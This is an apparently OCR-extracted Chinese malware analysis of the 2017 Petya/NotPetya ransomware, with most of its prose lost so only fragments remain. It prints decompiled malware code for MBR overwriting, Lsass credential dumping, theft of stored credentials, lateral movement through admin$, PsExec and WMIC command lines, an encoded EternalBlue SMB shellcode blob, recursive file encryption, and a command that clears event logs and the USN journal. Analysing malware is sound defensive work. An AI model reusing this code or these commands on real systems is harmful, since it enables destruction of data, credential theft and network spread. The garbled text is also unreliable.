
Petya

2017 6 27


Petya wannacry
MS17-010 wannacry
mimikatz

MBR



1.

SeShutDownPrivilege,SeDebugPrivilege,SeTcbPrivilege



3. c MBR


(1) SeDebugPrivilege 10 (521*10)

C 10

```
v0 = CreateFileA("\\\\.\\C:", 0x40000000u, 3u, 0, 3u, 0, 0);
if ( v0 )
{
  if ( DeviceIoControl(v0, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &OutBuffer, 24u, &BytesReturned, 0) )
  {
    v1 = LocalAlloc(0, 10 * OutBuffer.BytesPerSector);
    if ( v1 )
    {
      SetFilePointer(v0, OutBuffer.BytesPerSector, 0, 0);
      WriteFile(v0, v1, OutBuffer.BytesPerSector, &BytesReturned, 0);

                                        CloseHandle(v0);
```

(2) MBR



(3) MBR

```
if ( v19 )
{
  do
  {
    result = write_disk(v20, &FileName, (LPCVOID)v13);// 新MBR,勒索信息等。
    if ( result < 0 )
      break;
    ++v20;
    v13 += 0x200;
  }
  while ( v20 < v19 );
}
}
else
{
  result = 0x80070057;
}
dword_1001F8F8 = result;
if ( result >= 0 )
{
  result = write_disk(32, &FileName, &Buffer);// 比特币钱包信息
  dword_1001F8F8 = result;
  if ( result >= 0 )
  {
    result = write_disk(33, &FileName, &v21);// 填充0x07
    dword_1001F8F8 = result;
    if ( result >= 0 )
    {
      result = write_disk(34, &FileName, &mbr_data);// 原MBR
      goto LABEL_50;
    }
```

(4) MBR

```
000000000  FA 31 C0 8E D8 8E D0 8E  C0 8D 26 00 7C FB 66 B8  ú1ÀŽØŽÐŽÀ□& |ûf¸
000000010  20 00 00 00 88 16 93 7C  66 BB 01 00 00 00 B9 00      ˆ ˜|f»    ¹
000000020  80 E8 14 00 66 48 66 83  F8 00 75 F5 66 A1 00 80  €è  fHfƒø uõf¡ €
000000030  EA 00 80 00 00 F4 EB FD  66 50 66 31 C0 52 56 57  ê €  ôëýfPf1ÀRVW
000000040  66 50 66 53 89 E7 66 50  66 53 06 51 6A 01 6A 10  fPfS‰çfPfS Qj j
000000050  89 E6 8A 16 93 7C B4 42  CD 13 89 FC 66 5B 66 58  ‰æŠ ˜|´BÍ ‰üf[fX
000000060  73 08 50 30 E4 CD 13 58  EB D6 66 83 C3 01 66 83  s P0äÍ XëÖfƒÃ f
000000070  D0 00 81 C1 00 02 73 07  8C C2 80 C6 10 8E C2 5F  Ð □Á  s ŒÂ€Æ ŽÂ_
000000080  5E 5A 66 58 C3 60 B4 0E  AC 3C 00 74 04 CD 10 EB  ^ZfXÃ`´ ¬< t Í ë
000000090  F7 61 C3 00 00 00 00 00  00 00 00 00 00 00 00 00  ÷aÃ
```

(5) 34 MBR

```
000004400  FD 36 C7 89 DF 89 D7 89  C7 8A 21 07 7B FC 61 BF  ý6Ç‰ß‰×‰ÇŠ! {üa¿
000004410  27 07 07 07 8F 11 94 7B  61 BC 06 07 07 07 BE 07  '   □ ″{a¼    ¾
000004420  87 EF 13 07 61 4F 61 84  FF 07 72 F2 61 A6 07 87  ‡ï  aOa„ÿ ròa¦ ‡
000004430  ED 07 87 07 07 F3 EC FA  61 57 61 36 C7 55 51 50  í ‡  óìúaWa6ÇUQP
000004440  61 57 61 54 8E E0 61 57  61 54 01 56 6D 06 6D 17  aWaTŽàaWaT Vm m
000004450  8E E1 8D 11 94 7B B3 45  CA 14 8E FB 61 5C 61 5F  Žá□ ″{³EÊ Žûa\a_
000004460  74 0F 57 37 E3 CA 14 5F  EC D1 61 84 C4 06 61 84  t W7ãÊ _ìÑa„Ä a„
000004470  D7 07 86 C6 07 05 74 00  8B C5 87 C1 17 89 C5 58  × †Æ  t ‹Å‡Á ‰ÅX
000004480  59 5D 61 5F C4 67 B3 09  AB 3B 07 73 03 CA 17 EC  Y]a_Äg³ «; s Ê ì
000004490  F0 66 C4 07 07 07 07 07  07 07 07 07 07 07 07 07  ðfÄ
```

4.

(1) 1 2 Minikit MiNikit Lsass Windows 1 32 2 64 32 64

```
v3 = FindResourceW(hself, (LPCWSTR)((v20 != 0) + 1), (LPCWSTR)0xA);
if ( v3 )
  result = sub_100085D0(&lpMem, (int)&v23, v3);
else
  result = 0;
if ( result )
{
  if ( GetTempPathW(0x208u, &Buffer) )
  {
    if ( GetTempFileNameW(&Buffer, 0, 0, &TempFileName) )
    {
      pguid.Data1 = 0;
      *(_DWORD *)&pguid.Data2 = 0;
      *(_DWORD *)&pguid.Data4[0] = 0;
      *(_DWORD *)&pguid.Data4[4] = 0;
      if ( CoCreateGuid(&pguid) >= 0 )
      {
        lpsz = 0;
        if ( StringFromCLSID(&pguid, &lpsz) >= 0 )
        {
          if ( sub_100073AE((const WCHAR *)v23, &TempFileName, lpMem) )
          {
            wsprintfW(&Parameter, L"\\\\.\\pipe\\%ws", lpsz);
            hThread = CreateThread(0, 0, sub_100073FD, &Parameter, 0, 0);
            if ( hThread )
            {
```

```
memset(

wsprintfW(          L"\"%ws\" %ws",
  CreateProcessW(
```

(2) ID 3 Windows dllhost.dat
PsExec.exe exe bat vbs

5.

```
v9 = CredEnumerateW(0, 0, &v13, &v12);
if ( v9 )
{
  v1 = 0;
  v10 = 0;
  if ( v13 > 0 )
  {
    while ( 1 )
    {
      v2 = v12 + 4 * v1;
      v3 = *(_DWORD *)v2;
      v4 = *(char **)(*(_DWORD *)v2 + 8);
      if ( v4 )
      {
        v11 = 8;
        v5 = L"TERMSRV/";
        v6 = *(const wchar_t **)(*(_DWORD *)v2 + 8);
        while ( *v6 == *v5 )
        {
          ++v6;
          ++v5;
        }
        = 0;
      goto LABEL_8;
    }
  }
}
v7 = *v6 < *v5 ? -1 : 1;
                                                    ABEL_8:
if ( v7 == 0 )
{
```

6.

```
if ( GetSystemDirectoryW(&Buffer, 0x30Cu) && PathAppendW(&Buffer, L"shutdown.exe /r /f") )
{
  if ( sub_10008494() )
  {
    v4 = L"/RU \"SYSTEM\" ";
    if ( !(token_mask & 4) )
      v4 = (const wchar_t *)&unk_10014388;
    wsprintfW(&v6, L"schtasks %ws/Create /SC once /TN \"\" /TR \"%ws\" /ST %02d:%02d", v4, &Buffer, v3, v2);
  }
  else
  {
    wsprintfW(&v6, L"at %02d:%02d %ws"  v3  v2  &Buffer);

                                                    v7
                                                    v8   sub_100083BD((int)&v6,
```

7.

```
10007E84 loc_10007E84:                           ; CODE XREF: perfc_1+8D↑j
10007E84                call    schTasks_Shutdown
10007E89                mov     ebx, ds:CreateThread
10007E8F                push    edi             ; lpThreadId
10007E90                push    edi             ; dwCreationFlags
10007E91                push    edi             ; lpParameter
10007E92                push    offset NetScan  ; lpStartAddress
10007E97                push    edi             ; dwStackSize
10007E98                push    edi             ; lpThreadAttributes
10007E99                call    ebx ; CreateThread
10007E9B                test    byte ptr g_PrivilegeFlag, 2
```

```
v8 = 0;
v2 = socket(2, 1, 0);
if ( v2 )
{
  name.sa_family = 2;
  *(_DWORD *)&name.sa_data[2] = a1;
  *(_WORD *)&name.sa_data[0] = htons(hostshort);
  if ( ioctlsocket(v2, -2147195266, &argp) != -1 )
  {
    connect(v2, &name, 16);
    writefds.fd_array[0] = v2;
    writefds.fd_count = 1;
    timeout.tv_sec = 2;
    timeout.tv_usec = 0;
    if ( select(v2 + 1, 0, &writefds, 0, &timeout) != -1 )
    {
      if ( __WSAFDIsSet(v2, &writefds) )
        v8 = 1;
    }
  }
  closesocket(v2);
```

```
v3 = NetServerEnum(0, 0x65u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, servertype, domain, &resume_handle);
if ( v3 && v3 != 234 )
{
  domaina = 0;
}
else
{
  domaina = (LPCWSTR)1;
  if ( !bufptr )
    return domaina;
  v4 = 0;
  if ( entriesread > 0 )
  {
    v5 = bufptr + 4;
    do
    {
      if ( v5 == (LPBYTE)4 )
        break;
      if ( *((_DWORD *)v5 + 3) & 0x80000000 )
      {
        ServerScan(a1, 3u, *(LPCWSTR *)v5);
      }
      else if ( *((_DWORD *)v5 - 1) == 500 && (*((_DWORD *)v5 + 1) & 0xFu) > 4 )
      {
        memset_0(*(char **)v5, 0);
      }
      v5 += 24;
      ++v4;
```

```
if ( !DhcpGetSubnetInfo(0, EnumInfo->Elements[v1], &SubnetInfo)
  && SubnetInfo->SubnetState == DhcpSubnetEnabled
  && !DhcpEnumSubnetClients(0, EnumInfo->Elements[v1], &v18, 0x10000u, &ClientInfo, &ClientsRead, &ClientsTotal) )
{
  v3 = ClientInfo->NumElements;
  v16 = v3;
  if ( v3 && v2 < v3 )
  {
    do
    {
      v4 = ClientInfo->Clients[v2];
      if ( v4 )
      {
        v5 = ntohl(v4->ClientIpAddress);
        if ( sub_1000A3D9(v5) )
        {
          v6 = ntohl(v4->ClientIpAddress);
          v7 = inet_ntoa((struct in_addr)v6);
          v8 = (char *)sub_10006916(v7);
          v9 = v8;
          if ( v8 )
          {
            sub_10006FC7(v8, 0, a1);
            v10 = GetProcessHeap();
            HeapFree(v10, 0, v9);
          }
        }
      }
      v2 = v23 + 1;
      v23 = v2;
    }
    while ( v2 < v16 );
  }
  DhcpRpcFreeMemory(ClientInfo);
}
```

```
v2 = socket(2, 1, 0);
if ( v2 )
{
  name.sa_family = 2;
  *(_DWORD *)&name.sa_data[2] = a1;
  *(_WORD *)&name.sa_data[0] = htons(hostshort);
  if ( ioctlsocket(v2, 0x8004667E, &argp) != -1 )
  {
    connect(v2, &name, 16);
    writefds.fd_array[0] = v2;
    writefds.fd_count = 1;
    timeout.tv_sec = 2;
    timeout.tv_usec = 0;
    if ( select(v2 + 1, 0, &writefds, 0, &timeout) != -1 )
    {
      if ( _WSAFDIsSet(v2, &writefds) )
        v8 = 1;
    }
  }
  closesocket(v2);
}
```


8.


Windows (WMIC)


```
wsprintfW(&Name, L"\\\\%s\\admin$", a3);
NetResource.dwScope = 0;
memset(&NetResource.dwType, 0, 0x1Cu);
NetResource.lpRemoteName = &Name;
NetResource.dwType = 1;
sub_10008B70(&v23);
wsprintfW(&FileName, L"\\\\%ws\\admin$\\%ws", a3, &v23);
while ( 1 )
{                                                       // 远程感染到admin$目录下
  pszPath = 0;
  hExistingToken = (HANDLE)WNetAddConnection2W(&NetResource, lpPassword, lpUserName, 0);
  wsprintfW(&pszPath, L"\\\\%ws\\admin$\\%ws", a3, &v23);
  v4 = PathFindExtensionW(&pszPath);
  if ( v4 )
  {
    *v4 = 0;
    if ( PathFileExistsW(&pszPath) )
    {
      v12 = 1;
      goto LABEL_58;
    }
    dwErrCode = GetLastError();
  }
  v5 = 0;
  if ( WriteFile_0(&FileName, g_ProcessFileBuff, 1u, v10, v11) )
```

```
if ( !dwErrCode )
{
  buildCmd((WCHAR *)&Cmdline, (WCHAR *)&v29, a3);//  -d C:\\Windows\\System32\\rundll32.exe \"C:\\Windows\\%s\",#1 %s \\\\%s -accepteula -s
  v5 = 0;
}
if ( dwErrCode == 1 )
{
  if ( !lpUserName || !lpPassword )
    goto LABEL_53;
  buildRemoteLogin((WCHAR *)&Cmdline, (WCHAR *)&v29, a3, (int)lpUserName, (int)lpPassword);
  v5 = 0;
}
if ( v29 == v5
  || Cmdline == v5
  || (!ExitCode ? (v8 = CreateProcessW(     // wbem\\wmic.exe /node:\"%ws\" /user:\"%ws\" /password:\"%ws\" process call create \"C:\\Windows\\Sys
                        (LPCWSTR)&Cmdline,
                        (LPWSTR)&v29,
                        0,
                        0,
                        0,
                        0x8000000u,
                        0,
                        0,
                        (struct _STARTUPINFOW *)((char *)&StartupInfo + 8),
                        (struct _PROCESS_INFORMATION *)((char *)&ProcessInformation + 8))) : (v8 = CreateProcessAsUserW((HANDLE)ExitCode, (LPCWS
      !v8) )
{
  GetLastError();
  goto LABEL_51;
}
```

```
v7 = sub_10005A7E((int)&Dst, cp, 445u, 0, a2, a3, a4, a5, a6, a7);
if ( v7 )
{
  sub_10002068();
  result = v7;
}
else
{
  byte_1001F8FD = 0;
  v9 = sub_10005A7E((int)&Dst, cp, 445u, (int)sub_10001F74, a2, a3, a4, a5, a6, a7);
                                                        result = v9
```


loc_10003D80:
mov cl, ds:shellcode[eax]
xor cl, 0CCh
mov [esi+eax+1F1h], cl
inc eax
cmp eax, 977h
jb short loc_10003D80


; char exploite_pack[]
exploite_pack dd 5C8C0CFDh
dd 0C524C4B8h
dd 0ECCCCCCh
dd 6B24CCE8h
dd 0FCCCCCCh
dd 0CCCCCD24h
dd 975C27CCh
dd 0CCCDBA75h
dd 6FFEC3CCh
dd 33133330h
dd 0FDDB8F41h
dd 0FFCC31Eh
dd 0CCCCEF75h
dd 0C3FCA6CCh
dd 4215426Dh
dd 0C147A80Dh
dd 0CCCCCC8Ch
dd 33C8AD47h
SMB exploit payload


*(_BYTE *)(v3 + 8) = 3;
*(_BYTE *)(v3 + 40) = 3;
*(_DWORD *)(v3 + 160) = -3145552;
*(_DWORD *)(v3 + 164) = -1;
*(_DWORD *)(v3 + 168) = -3145552;
*(_DWORD *)(v3 + 172) = -1;
*(_DWORD *)(v3 + 192) = -2101056;
*(_DWORD *)(v3 + 196) = -2101056;
*(_DWORD *)(v3 + 396) = -2100848;
*(_DWORD *)(v3 + 404) = -2100752;
*(_DWORD *)(v3 + 472) = -3145232;
*(_DWORD *)(v3 + 476) = -1;
*(_DWORD *)(v3 + 488) = -3145216;
*(_DWORD *)(v3 + 492) = -1;
v5 = 0;
do
{
}

9.

```
result = (signed int)LocalAlloc(0x40u, 0x20u);
if ( result )
{
  *(_DWORD *)(result + 16) = L"MIIBCgKCAQEAxP/VqKc0yLe9JhVqFMQGwUITO6WpXWnKSNQAYT0O65Cr8PjIQInTeHkXEjfO2n2JmURWV/u"
                             "HB0ZrlQ/wcYJBwLhQ9EqJ3iDqmN19Oo7NtyEUmbYmopcq+YLIBZzQ22TK0A2DtX4GRKxEEFLCy7vP12EYO"
                             "PXknVy/+mf0JFWixz29QiTf5oLu15wVLONCuEibGaNNpgq+CXsPwFITDbDDmdrRIiUEUw6o3pt5pNOskfO"
                             "JbMan2TZu6zfhzuts7KafP5UA8/0Hmf5K3/F9Mf9SE68EZjK+cIiFlKeWndP0XfRCYXI9AJYCeaOu7CXF6"
                             "U0AVNnNjvLeOn42LHFUK4o6JwIDAQAB";
  *(_DWORD *)(result + 28) = 0;
  *(_DWORD *)result = *(_DWORD *)RootPathName;
  *(_DWORD *)(result + 4) = v4;
  result = (signed int)CreateThread(0, 0, EncrypteAndShowInfo_Thread, (LPVOID)result, 0, 0);
}
```

```
    v4 = L"Microsoft Enhanced RSA and AES Cryptographic Provider";
  }
  if ( !CryptAcquireContextW((HCRYPTPROV *)lpThreadParameter + 2, 0, v4, 0x18u, v5) )
    goto LABEL_10;
LABEL_7:
  v2 = lpThreadParameter;
  if ( sub_10001B4E((int)lpThreadParameter) )
  {
    FileSearchAndEncryted((LPCWSTR)lpThreadParameter, 15, (int)lpThreadParameter);
    Gen_TipInfo((LPCWSTR)lpThreadParameter);
    CryptDestroyKey(*((_DWORD *)lpThreadParameter + 5));
  }
  CryptReleaseContext(*((_DWORD *)lpThreadParameter + 2), 0);
LABEL_11:
  LocalFree(v2);
```

```
    if ( wcscmp(FindFileData.cFileName, L".")
      && wcscmp(FindFileData.cFileName, L"..")
      && PathCombineW(&FileName, pszDir, FindFileData.cFileName) )
    {
      if ( !(FindFileData.dwFileAttributes & 0x10) || FindFileData.dwFileAttributes & 0x400 )
      {
        v5 = (struct _WIN32_FIND_DATAW *)PathFindExtensionW(FindFileData.cFileName);
        if ( (WCHAR *)v5 != &FindFileData.cFileName[wcslen(FindFileData.cFileName)] )
        {
          wsprintfW(&v10, L"%ws.", v5);
          if ( StrStrIW(
```

[redacted]

```
                {
                  EncryptFile(&FileName, a3);
                }
              }
            }
            else if ( !StrStrIW(L"C:\\Windows", &FileName) )
            {
              FileSearchAndEncryted(&FileName, a2 - 1, a3);
            }
          }
        }
        while ( FindNextFileW(hFindFile, &FindFileData) );
```

的后缀类型

加密文件

试图过滤windows目录

10.

```
wsprintfW(
  &v13,
  L"wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D %c:",
  pszPath);
v14 = 0;
sub_100083BD((int)&v13, 3);
```

1 Windows MS17-010

https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

2 WMI

1

TCP_NSA_EternalBlue_( )_SMB [MS17-010]